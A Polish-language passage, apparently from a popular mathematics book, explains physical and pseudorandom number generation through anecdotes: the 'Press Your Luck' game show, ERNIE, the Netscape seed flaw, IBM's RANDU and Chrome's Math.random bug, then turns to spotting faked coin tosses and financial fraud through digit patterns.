Początkowo prowadzący program Peter Tomarken nie wypadał z roli i rzucał swoje zwyczajowe komentarze w oczekiwaniu, aż Michael trafi na Whammy'ego. Ale nie trafiał. Cały czas udawało mu się unikać potknięcia i zgarniał nagrodę za nagrodą. Nagranie jest dostępne w internecie; wystarczy wyszukać „Press Your Luck" i „Michael Larson". Wspaniale jest obserwować zmiany wyrazu twarzy prowadzącego. Początkowo jest uradowany, że dzieje się coś mało prawdopodobnego, ale wkrótce widać, że usiłuje ustalić, co się właściwie dzieje, a jednocześnie zachować maskę jowialnego prowadzącego teleturniej.

Ekran z nagrodami wcale nie zachowywał się losowo. Przechodził tylko przez pięć ustalonych z góry cykli, ale robił to tak szybko, że sprawiało to wrażenie losowości. Michael Larson nagrał program w domu na kasetę wideo i analizował nagranie tak długo, aż rozgryzł tę prawidłowość, po czym zapamiętał kolejność zaznaczania nagród – co, jak na ironię, było zapewne łatwiejsze niż wyuczenie się odpowiedzi na pytania ogólne, na

których koncentrowali się inni. I zdecydowanie nie mam prawa naigrawać się z niego z powodu zapamiętania długiego ciągu pozornie losowych liczb. Moja znajomość kolejnych cyfr rozwinięcia liczby pi nie przyniosła mi wygranej w wysokości 110 237 dolarów.

Michael Larson wygląda na raczej zadowolonego.

Projektanci systemu wykorzystanego w teleturnieju wykorzystali ustalone z góry cykle zamiast całkowicie losowych, ponieważ osiągnięcie losowości jest trudne. Dużo łatwiej jest użyć gotowej listy miejsc niż losowo obierać kierunki po drodze. Zresztą nie można nawet powiedzieć, że komputerom wykonanie czegoś losowego przychodzi z trudem – to jest dla nich wręcz niemożliwe.

Robotyczna losowość

Żaden komputer nie potrafi zachowywać się losowo bez pomocy człowieka. Te maszyny z założenia mają ściśle wykonywać otrzymane polecenia. Procesory są projektowane tak, by za każdym razem w sposób przewidywalny zrobiły to, co trzeba. Sprawić, by komputer zrobił coś nieoczekiwanego, to poważne wyzwanie. Żeby uzyskać naprawdę losową liczbę, nie wystarczy napisać w kodzie programu polecenia „wylosuj coś”; trzeba podłączyć do komputera specjalny moduł.

Można pójść na całość i zbudować wysoki na dwa metry taśmociąg, który będzie przechodził przez wiadro z dwustoma kostkami do gry i przesuwał losowe sześciany przed kamerą. Komputer analizowałby obraz z kamery i rozpoznawał wylosowane liczby. Taka maszyna, zdolna dziennie rzucić kostką 1 330 000 razy, ważyłaby około pięćdziesięciu kilogramów i wypełniała pomieszczenie kakofonią pracujących silników oraz turlających się kostek. Ona… istnieje. Scott Nesin zbudował ją na potrzeby swojej strony GamesByEmail.

Dzięki tej stronie można grać w różne gry przez e-mail, co wymaga około dwudziestu tysięcy rzutów kostką dziennie. Ponieważ miłośnicy gier planszowych bardzo poważnie podchodzą do swoich rzutów, w roku 2009 Scott zbudował maszynę zdolną do turlania niezbędnej liczby kostek. Swój Dice-O-Matic zaprojektował tak, żeby był od razu gotowy na przyszłość i dysponował zapasem wydajności. Aktualnie Scott ma na swoim serwerze około miliona niewykorzystanych rzutów. Dice-O-Matic jest uruchamiany każdego dnia na godzinę lub dwie, żeby uzupełnić zbiornik losowości i jednocześnie wypełnić dom Scotta w Teksasie hurgotem setek toczonych jednocześnie kostek.

Chociaż maszyna zachowała niepowtarzalny urok prawdziwego turlania kostek, zdecydowanie nie jest najbardziej wydajnym urządzeniem peryferyjnym w historii komputerów. Kiedy w roku 1956 rząd brytyjski ogłosił plan wypuszczenia specjalnych obligacji, nagle zorientował się, że musi w jakiś sposób generować liczby losowe na skalę przemysłową. W odróżnieniu od zwykłych obligacji rządowych, które stanowiły przyrzeczenie wypłaty znanych z góry odsetek, premie dla posiadaczy były pogrupowane w nagrody i przydzielano je losowo.

Tak właśnie w roku 1957 powstał ERNIE (Electronic Random Number Indicator Equipment, czyli elektroniczne urządzenie do wskazywania losowych liczb). Zaprojektowali go Tommy Flowers i Harry Fensom – obecnie znamy ich raczej z zaangażowania w budowę pierwszych komputerów, które łamały niemieckie kody podczas II wojny światowej (w latach pięćdziesiątych ta informacja była wciąż tajemnicą państwową). Odwiedziłem ERNIE’ego (już dawno wysłanego na elektroniczną emeryturę) w londyńskim Muzeum Nauki*. Jest wyższy ode mnie, szerszy ode mnie (o dobre kilka metrów) i wygląda dokładnie tak, jak można się spodziewać po rzędzie beżowych szafek komputerowych z tamtych czasów. Ale wiedziałem, że gdzieś tam w środku znajdowało się jego serce losowości: neonówki.

ERNIE wraz z marnym człowiekiem.

Świetlówki neonowe zazwyczaj służą do oświetlania, ale ERNIE używał ich do generowania liczb losowych. Ścieżka elektronu przelatującego przez neon i powodującego jego rozbłyski jest chaotyczna, zatem natężenie powstającego w rezultacie prądu jest w dużej mierze losowe. Włączenie takiej lampy to odpowiednik rzucenia jednocześnie biliardem nanokostek. Czyli nawet jeśli elektrony są wstrzeliwane do rurki bardzo równomiernie, będą losowo zygzakowały przez gaz i wylecą drugim końcem w różnych chwilach. ERNIE mierzył natężenie prądu na wyjściu z neonówek i wykorzystywał szum elektronów do generowania liczb losowych.

Ponad pół wieku później w Wielkiej Brytanii nadal sprzedaje się tego rodzaju obligacje, a nagrody są losowane co miesiąc. Czwarta już generacja ERNIE’ego wykorzystuje szum termiczny tranzystorów: przepuszczane

przez nie elektrony wywołują fluktuacje napięcia i ciepła, które służą do generowania liczb losowych.

Gdyby projektanci teleturnieju *Press Your Luck* naprawdę chcieli stworzyć system nie do złamania, musieliby do swojego ekranu podłączyć jakiś układ fizyczny wykorzystujący zjawisko losowe. Tablica teleturnieju i tak już była ozdobiona nadmierną liczbą światełek – gdyby jako część z nich wykorzystano neonówki, organizatorzy mieliby gotowy generator liczb losowych. Sprawdziłby się też taśmociąg z kostkami w sąsiednim pomieszczeniu (gdyby tylko przesuwał się wystarczająco szybko). A jeśli ekipie zależałoby na najlepszej możliwej nieprzewidywalności, mogłaby wybrać któryś z dostępnych już kwantowych systemów losowych.

Może się to wydawać grubą przesadą, ale za około tysiąc euro naprawdę można sobie kupić własny kwantowy generator liczb losowych. Składa się on z diody LED, z której fotony trafiają do dzielnika wiązki, gdzie oddziaływania kwantowe decydują, w którą stronę poleci dany foton, co z kolei ustala kolejny bit naszej liczby losowej. Kiedy model podstawowy podłączyć kablem USB do komputera, natychmiast zaczniemy dostawać nawet cztery miliony losowych jedynek i zer na sekundę. (Są też dostępne szybsze generatory, ale oczywiście za większe pieniądze).

Jeśli jednak wystarczy ci budżetowa losowość, to Australijski Uniwersytet Narodowy ma coś dla ciebie. Skonstruowano tam własny kwantowy generator liczb losowych, który nasłuchuje brzmienia niczego. Nawet w nicości próżni zawsze coś się dzieje. Dzięki specyfice mechaniki kwantowej para cząstka-antycząstka może spontanicznie powstać z niczego, po czym cząstka i antycząstka wzajemnie się anihilują, zanim wszechświat zauważy, że takiej pary w ogóle nie powinno tam być. Oznacza to, że pusta przestrzeń to tak naprawdę kipiąca piana pojawiających się i znikających cząstek.

Na wydziale badań kwantowych tego uniwersytetu działa detektor, który wsłuchuje się w to, co się dzieje w próżni, po czym przekształca tę kwantową pianę w liczby losowe, które są następnie całodobowo streamowane na żywo na stronie qrng.anu.edu.au. Jeśli umiesz programować, to naukowcy wydziału mogą ci zaoferować wiele bezpiecznych interfejsów zapewniających generację liczb losowych (nigdy więcej używania wbudowanej funkcji random.random() w Pythonie!). A jeśli zapragniesz, by szum w tle stał się binarny, na stronie jest dostępne audio – można sobie posłuchać brzmienia losowości!

Losowość z pamięci

Powiedzmy, że naprawdę chcesz wydać jak najmniej na swoje liczby. Absolutnie najtańszą losowością jest pseudolosowość. Liczby pseudolosowe to trochę jak produkt czekoladopodobny: niby wygląda i smakuje podobnie, ale mimo wszystko jakość pozostawia wiele do życzenia.

Kiedy poprosimy komputer, telefon czy jakiekolwiek urządzenie bez własnego mechanizmu losowości o podanie liczby losowej, otrzymamy właśnie liczbę pseudolosową. Większość telefonów ma wbudowany kalkulator. Jeśli obrócisz ekran do położenia poziomego, powinny się pojawić przyciski kalkulatora naukowego. Właśnie nacisnąłem przycisk *Rand* na swoim i na wyświetlaczu pojawiła się liczba 0,576450227330181**. Po kolejnym naciśnięciu uzyskałem 0,063316529365828. Za każdym razem dostanę nową losową liczbę między zerem a jedynką, którą mogę sobie dowolnie przeskalować do pożądanego zakresu.

Kieszonkowy generator liczb losowych jest niezmiernie pomocny, jeśli tylko chcesz podejmować w życiu różne losowe decyzje. Kiedy idę z bratem się napić, to właśnie na podstawie liczby losowej ustalamy, kto płaci (kiedy pierwsza cyfra jest parzysta: ja; nieparzysta: on). Jeśli chcesz dodać parę cyfr na koniec hasła, teraz możesz zmniejszyć swoją przewidywalność. Musisz podać komuś fałszywy, ale wiarygodny numer telefonu? Zaprzyjaźnij się z przyciskiem *Rand*.

Niestety wszystkie te liczby nie są naprawdę losowe. Podobnie jak w przypadku ekranu ze wspomnianego wcześniej teleturnieju są to kolejne wartości z ustalonego z góry szeregu. Różnica polega na tym, że zamiast zapamiętywać listę z wyprzedzeniem, generatory liczb pseudolosowych tworzą ją na bieżąco. Wykorzystują w tym celu równania matematyczne, by uzyskiwać liczby noszące wszelkie znamiona losowości, ale tylko udające losowe.

Jeśli chcesz wygenerować własne liczby pseudolosowe, zacznij od dowolnie wybranej liczby czterocyfrowej. Ja użyję swojego roku urodzenia: 1980. Teraz musimy znaleźć sposób na zmianę tej liczby w nową, pozornie niepowiązaną z nią liczbę czterocyfrową. Jeśli podniesiemy moją liczbę do sześcianu, dostaniemy 7 762 392 000. Zignoruję pierwszą cyfrę i wezmę te od drugiej do piątej. 7623. Jeśli będę powtarzał proces podnoszenia do sześcianu i usuwania cyfr, uzyskam liczby 4297, 9340, 1478 i tak dalej.

Mój własny ciąg liczb pseudolosowych. Wszystkie wygenerowane proceduralnie, bez żadnej niepewności. Liczba 9340 zawsze pojawi się po 4297, ale patrząc na to z zewnątrz, nie będzie to już takie oczywiste. Mój ciąg nie jest szczególnie imponujący, bo mam tylko cztery cyfry, a poza tym w końcu trafię drugi raz jedną z już wygenerowanych liczb i w ten sposób powstanie pętla. Tutaj element sto pięćdziesiąty będzie taki sam jak trzeci: ponownie uzyskam 4297. Potem nastąpi 9340 i taki sam ciąg stu

czterdziestu siedmiu liczb będzie się już powtarzał w nieskończoność. Prawdziwe ciągi pseudolosowe wykorzystują o wiele bardziej złożone obliczenia, w wyniku czego liczby nie zapętlają się tak szybko, co pomaga wzmocnić iluzję losowości.

Jako ziarna mojego ciągu, czyli jego pierwszego elementu, użyłem liczby 1980, ale mogłem wybrać inną – wtedy uzyskałbym inny ciąg. Profesjonalne algorytmy przy minimalnej zmianie ziarna wyplują całkowicie odmienne ciągi. Nawet w znanych generatorach liczb pseudolosowych wybranie „losowego” ziarna pozwoli uzyskać niemożliwe do przewidzenia wyniki. Ale nawet najlepszy generator będzie bezużyteczny, jeśli przy doborze ziarna wykażesz się zbytnim lenistwem. Od samych początków internetu ruch sieciowy był zabezpieczany poprzez szyfrowanie przesyłanych danych przy użyciu liczb losowych. Ale jedna z przeglądarek wybrała losowe liczby do wykorzystania w szyfrowaniu SSL (ang. Secure Sockets Layer) w taki sposób że ci, którzy chcieliby podsłuchać komunikację, mogli łatwo odgadnąć ziarno.

Około roku 1995 sieć World Wide Web przebiła się do świadomości publicznej, a dla mnie osobiście nic nie kojarzy się silniej z latami dziewięćdziesiątymi niż przeglądarka Netscape Navigator. Zapomnij o *Byle do dzwonka* czy *Seksie w wielkim mieście*: dla mnie lata dziewięćdziesiąte to kometa krążąca wokół dużej litery N, podczas gdy ja czekałem na załadowanie jakiejś strony. To czasy, kiedy wszystko nazywało się „cyber” i bez mrugnięcia okiem używało się sformułowań takich jak „superautostrada informacyjna”.

W poszukiwaniu ziarna dla swojego generatora liczb losowych Netscape łączył aktualny czas z identyfikatorem swojego procesu. W większości systemów operacyjnych każdemu uruchamianemu procesowi jest przyznawany liczbowy identyfikator procesu, żeby komputer mógł nad

wszystkim zapanować. Netscape brał identyfikator bieżącej sesji oraz identyfikator programu nadrzędnego, który uruchomił przeglądarkę, po czym łączył je z aktualnym wskazaniem zegara (używał sekund i mikrosekund) i wrzucał jako ziarno do swojego generatora liczb pseudolosowych.

Z tym że te liczby nie tak trudno odgadnąć. Aktualnie używam przeglądarki Chrome; identyfikator procesu ostatniego okna, którego używałem, to 4122. Zostało otwarte przez inne okno Chrome'a, kiedy nacisnąłem przycisk „Nowe okno"; identyfikator tamtego okna to 298. Jak widzisz, to nie są duże liczby! Gdyby jakieś złośliwe oprogramowanie wiedziało, kiedy mniej więcej otworzyłem to okna, zanim zacząłem robić coś wymagającego szyfrowania (jak choćby logowanie w banku), mogłoby sobie przygotować listę wszystkich możliwych kombinacji czasów i identyfikatorów procesów. Lista byłaby zbyt długa, by człowiek mógł sprawdzić wszystkie możliwości, ale dla komputera nie byłoby to już takie trudne.

W roku 1995 Ian Goldberg i David Wagner (wtedy jeszcze doktoranci informatyki na Uniwersytecie Kalifornii w Berkeley) wykazali, że sprytne złośliwe oprogramowanie potrafi przygotować listę możliwych ziaren na tyle krótką, by komputer mógł sprawdzić wszystkie możliwości w kilka minut, co przekreśla całkowicie użyteczność szyfrowania***. Netscape już wcześniej odrzucał oferty pomocy społeczności speców od zabezpieczeń, ale po zapoznaniu się z pracą Goldberga i Wagnera firma naprawiła tę podatność w swojej przeglądarce, po czym udostępniła swoje rozwiązanie, by każdy chętny mógł wszystko pieczołowicie sprawdzić.

Współczesne przeglądarki generują ziarna na podstawie informacji dotyczących komputerów, na których są uruchomione, łącząc ponad sto różnych liczb. Poza czasem systemowym i identyfikatorami procesów

korzystają też z takich parametrów jak aktualna ilość wolnego miejsca na dysku twardym czy czas między kolejnymi naciśnięciami klawiszy bądź ruchami myszą. Bo używanie niesamowitego generatora liczb pseudolosowych z łatwym do odgadnięcia ziarnem przypomina kupienie drogiego zamka i używanie go potem jako odbojnika. Albo zamontowanie go tak, że wszystkie śruby znajdą się na wierzchu.

Płaszczyzny losowości


Algorytmy do generowania liczb pseudolosowych są nieustannie rozwijane i doskonalone. Potrzebna jest równowaga między postrzeganą losowością a wydajnością, łatwością użycia i bezpieczeństwem. Ponieważ liczby losowe są niezmiernie istotne w świecie zabezpieczeń cyfrowych, niektóre algorytmy są ściśle strzeżone. Microsoft nigdy nie ujawnił, w jaki sposób Excel generuje liczby pseudolosowe (a użytkownikom nie wolno wybierać własnych ziaren). Na szczęście w domenie publicznej takich algorytmów jest dość, żeby móc się im bliżej przyjrzeć.

Jedną z pierwszych popularnych metod generowania liczb pseudolosowych było mnożenie każdej liczby w ciągu przez duży mnożnik K, a potem dzielenie wyniku przez inną liczbę M. Reszta z tego dzielenia służyła jako kolejna wartość pseudolosowa. W ten sposób liczby losowe były generowane przez prawie wszystkie wczesne komputery, aż w roku 1968 George Marsaglia, matematyk z Boeing Scientific Research Laboratories, dostrzegł wielką wadę tej metody. Jeśli weźmiemy ciąg generowanych liczb pseudolosowych i umieścimy je na wykresie, traktując jak współrzędne, zaczną grupować się w płaszczyzny. Na obronę wszystkich używających tego sposobu dodajmy tylko, że aby to zobaczyć,

należało się posłużyć bardzo złożonymi wykresami oraz operować nawet dziesięcioma wymiarami i więcej.

Marsaglia badał generatory mnożąco-dzielące w ogólnym ujęciu. Problem z nimi polegał na tym, że jeśli źle dobrało się wartości K i M, działanie takich generatorów mogło się znacznie pogorszyć. Główną nagrodę w konkursie na najgorsze K i M zdobył IBM. Używana przez ich maszyny funkcja RANDU mnożyła kolejne liczby przez K = 65 539 i potem dzieliła przez M = 2 147 483 648, co jest niemal imponująco fatalne. K jest o ledwie trzy większa od jednej z potęg dwójki (konkretnie: $65\ 539 = 2^{16} + 3$), a kiedy do gry wejdzie mianownik będący po prostu potęgą dwójki ($2\ 147\ 483\ 648 = 2^{31}$), w losowym z założenia zbiorze danych pojawia się niepokojący porządek.

Podczas gdy Marsaglia musiał szukać uporządkowania w abstrakcyjnych przestrzeniach matematycznych, do odwzorowania liczb pseudolosowych IBM-a wystarczyły trzy osie, a wszystkie punkty schludnie układały się na zaledwie piętnastu płaszczyznach. Losowość na poziomie łyżkowidelca.



Nie chcesz, żeby tak wyglądały twoje losowe dane.

Uzyskanie wysokiej jakości liczb pseudolosowych nadal przysparza ludziom trudności. W roku 2016 trzeba było naprawić generator takich liczb w przeglądarce Chrome. Współczesne przeglądarki są już dość dobre w dobieraniu odpowiednich ziaren do swoich generatorów, ale – co niewiarygodne – same generatory wciąż miewają kłopoty. Chrome

wykorzystywał algorytm o nazwie MWC1616 oparty na mnożeniu z przenoszeniem (*Multiplication With Carry*) i konkatenacji (łączeniu dwóch wyrażeń w jedno). Ale zupełnym przypadkiem ciągle się powtarzał. Co za nudziarz.

Grupa programistów udostępniła rozszerzenie do Chrome'a, które można było sobie pobrać i zainstalować. Żeby poinformować twórców, że ktoś już to zrobił, ale bez posługiwania się danymi osobowymi, po zainstalowaniu rozszerzenie generowało i przesyłało do ich bazy danych liczbę losową, która służyła za anonimowy identyfikator użytkownika. W swoim biurze programiści powiesili wykres pokazujący miły dla oka wzrost liczby instalacji. Aż pewnego dnia liczba nowych użytkowników rozszerzenia spadła do zera. Czy cały świat nagle postanowił, że już nie chce tej wtyczki? A może w jej kodzie krył się jakiś poważny błąd, z powodu którego wszystko przestało działać?

Nie. Rozszerzenie działało prawidłowo i wciąż je instalowano. Problem w tym, że zostało napisane w języku JavaScript i przy generowaniu identyfikatora każdej kolejnej instalacji wywoływało wbudowaną funkcję Math.random(). Wszystko działało dobrze pierwsze kilka milionów razy, ale potem funkcja zaczęła zwracać liczby, które zostały już wykorzystane. Wszyscy nowi użytkownicy pojawiali się jako duplikaty wpisów już widniejących w bazie danych.

Identyfikatory były 256-bitowymi liczbami z liczbą możliwych kombinacji mierzoną w duodecyliardach (w okolicach 10^{77}; 2^{256} to jakieś 116 duodecyliardów). Nie było możliwości, żeby tak szybko zaczęły się powtarzać. Coś więc poszło nie tak; winę ponosił tu algorytm MWC1616. Liczby pseudolosowe zapętliły się. I nie był to jedyny przypadek kłopotów użytkowników Chrome'a z losowością. Szczęśliwie twórcy silnika JavaScript używanego przez tę przeglądarkę postanowili zaradzić tej

sytuacji. Od roku 2016 Chrome używa algorytmu xorshift128+, który generuje liczby pseudolosowe poprzez wielokrotne podnoszenie liczb do potęgi wyrażonej innymi liczbami.

Zatem na razie w świecie liczb pseudolosowych panuje spokój, a przeglądarki generują je bez przeszkód. Nie oznacza to jednak końca kłopotów. Pewnego dnia xorshift128+ zostanie zastąpiony. W branży komputerowej trwa nieustanny wyścig zbrojeń. Coraz mocniejsze maszyny potrafią sobie radzić z coraz większymi liczbami. To tylko kwestia czasu, kiedy nasze obecne algorytmy do generowania liczb pseudolosowych przestaną spełniać swoją funkcję. Trzeba mieć tylko nadzieję, że tymczasem kolejne pokolenie informatyków wymyśli coś jeszcze lepszego. Bo w życiu potrzebujemy jeszcze więcej losowości.

Losowo nieprawdziwe

Kiedy uczyłem matematyki w szkole średniej, bardzo lubiłem zadawać uczniom w ramach pracy domowej rzucanie sto razy monetą i zapisywanie wyników. Na następną lekcję przychodzili z długimi ciągami orłów i reszek. Mogłem wówczas zebrać kartki i do dzwonka podzielić je na dwa stosy: na jednym znajdowały się zadania tych, którzy naprawdę rzucali monetą, a na drugim – tych, którym się nie chciało i po prostu wypisali sto orłów i reszek.

Większość oszustów pamiętała, że oba wyniki powinny się pojawiać mniej więcej w podobnej liczbie, jak byśmy się spodziewali po prawdziwej, losowej monecie, ale zapominali o długich seriach. Na nieoszukiwanej monecie orzeł i reszka wypadają z takim samym prawdopodobieństwem i kolejne rzuty są od siebie niezależne, zatem dane losowe powinny być ładne i jednorodne. Co nie oznacza, że każde możliwe zdarzenie powinno

występować równie często jak inne. Ta zasada dotyczy dowolnej kombinacji zdarzeń. Prawdopodobieństwo uzyskania OROOROOO w ośmiu kolejnych rzutach jest mniej więcej takie samo, jak uzyskania ORORORROO.

Moi uczniowie zapominali, że ciąg OOOOOO jest równie prawdopodobny jak dowolny inny rezultat sześciu rzutów. A przy stu powtórzeniach można oczekiwać ciągu co najmniej sześciu identycznych wyników z rzędu, jeśli nawet nie kilkunastu. Przy fałszowaniu wyników napisanie RRRRRRRRRR wygląda podejrzanie, ale tego właśnie powinniśmy się spodziewać. Tak samo jak tego, że nastolatki będą starały się wymigać od zrobienia nudnej pracy domowej.

Nie żeby dorośli byli inni. Jak to mówią, w życiu pewnym można być tylko trzech rzeczy: śmierci, podatków i ludzi usiłujących oszukać na podatkach. Sfałszowanie zeznania podatkowego może wymagać zmyślenia kilku liczb tak, by wyglądały na prawdziwe transakcje finansowe. Po drugiej stronie w roli nauczyciela sprawdzającego pracę domową siedzą specjaliści do spraw rachunkowości śledczej i przeglądają otrzymywane formularze w poszukiwaniu oznak sfałszowanych danych.

Jeśli oszustwo finansowe jest wystarczająco losowe, łatwo je zauważyć. Jedna ze standardowych metod weryfikacji polega na przyjrzeniu się kilku pierwszym cyfrom wszystkich kwot transakcji i ustaleniu, czy niektóre występują częściej niż zwykle. Odchylenia od spodziewanej częstości niekoniecznie oznaczają, że mamy do czynienia z nikczemnym oszustwem, ale kiedy transakcji jest zbyt wiele, by je wszystkie sprawdzić ręcznie, te niecodzienne są dobrym punktem wyjścia. Śledczy pewnego amerykańskiego banku przeanalizowali dwie pierwsze cyfry wszystkich sald kart kredytowych, które bank odpisał jako nieściągalne, i okazało się, że ciąg 49 występuje o wiele częściej niż jakikolwiek inny. Po nitce do


kłębka trafiono do pracownika banku, który wydawał karty krewnym i znajomym, a ci potem dokonywali zakupów do łącznej kwoty między 4900 a 4999 dolarów. Maksymalna kwota, którą ów pracownik mógł odpisać bez zatwierdzenia przez przełożonego, wynosiła 5000 dolarów.

Jednak nawet audytorzy nie są kryształowi. Pewna duża firma audytorska sprawdziła dwie pierwsze cyfry wszystkich złożonych przez swoich pracowników wniosków o zwrot kosztów. Tym razem z tłumu wyróżniały się kwoty zaczynające się od cyfr 48. Również i tym razem trop prowadził do jednego pracownika. Pracujący dla tej firmy rewidenci mogli ubiegać się o zwrot kosztów poniesionych podczas pracy poza biurem. Jedna osoba notorycznie wpisywała śniadanie jedzone po drodze do pracy. Zawsze była to ta sama kwota 4,82 dolara za tego samego muffina.

